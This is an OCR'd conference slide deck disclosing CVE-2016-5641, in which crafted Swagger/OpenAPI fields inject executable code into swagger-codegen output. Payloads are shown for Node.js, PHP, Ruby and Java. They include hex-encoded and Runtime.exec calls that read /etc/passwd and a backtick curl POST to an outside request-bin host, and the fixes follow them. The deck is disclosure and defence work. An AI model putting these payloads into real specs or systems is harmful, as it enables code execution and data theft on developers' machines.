
CVE-2016-5641 / R7-2016-05

TL;DR;

Metasploit exploit module: multi/fileformat/swagger_param_inject

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/fileformat/swagger_param_inject.rb

Remote Code Execution via Swagger Parameter Injection




Malicious Swagger

Code Generation

Infected Codebase


Local Vulnerability




javascript (node)

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
    ...
    "paths": {
        "/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('": {
    ...
```




```
return this.apiClient.callApi(
  '/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('', 'GE
  pathParams, queryParams, headerParams, formParams, postBody
```



php


Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
    ...
    "definitions": {
        "d": {
            "type": "object",
            "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) );  /*",
    ...
```



```
 * @category    Class
 * @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
 * @package     Swagger\Client
```


Example Vulnerabilities




ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
    ...
    "info": {
        "description": "=begin",
        "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/1ftnzfy1`"
    ...
```




```
=begin
=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`

=begin
```



java


Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

```
    ...
    "paths": {
        "/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \"":
    ...
```



```
// create path and map variables
String localVarPath = "/a"; try{java.lang.Runtime.getRuntime().exec("cat /etc/passwd");}catch(Exception e){} "".replaceAll("\\{format\\}","json");
```

Remote Vulnerability



CodeGen Parameter Injection concerns

Proper escaping, sanitization and context awareness

Inline variable or comment definition or assignment

Template delimiters and runtime partials


Vulnerability Mitigation

“Fix it now”

Patch

https://github.com/swagger-api/swagger-codegen/pull/3201

Example Vulnerabilities Fixed




php


Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
    ...
    "definitions": {
        "d": {
            "type": "object",
            "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) );  /*",
    ...
```

enforce single line comments for variables (escaped)



```
 * D Class Doc Comment
 *
 * @category    Class */
 // @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
/**
 * @package     Swagger\Client
```




ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
    ...
    "info": {
        "description": "=begin",
        "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/1ftnzfy1`"
    ...
```

enforce single line comments for variables (unescaped)




```
=begin
#=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`

#=begin
```

ROMA MMXVI

APPSEC EUROPE

Example Vulnerabilities Fixed




javascript (node)


Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
...
"paths": {
    "/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('": {
...
```

encode ', in single quoted path strings



```
return this.apiClient.callApi(
  '/a%27);};};return exports;}));console.log(%27RCE%27);(function(){}(this,function(){a=function(){b=function(){new Array(%27', 'GE
  pathParams, queryParams, headerParams, formParams, postBody,
```




java

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

```
...
"paths": {
    "/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \"":
...
```

encode ", in double quoted path strings



```
// create path and map variables
String localVarPath = "/a%22; try{java.lang.Runtime.getRuntime().exec(%22cat /etc/passwd%22);}catch(Exception e){} %22".replaceAll("\\{format\\}","json");
```

Secure Systemwide Solution

A job for a centralized security control

? ?

?

? ?

ROMA MMXVI

APPSEC EUROPE

Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

Scanning with swagger

@ethersnowman

scott_davis@rapid7.com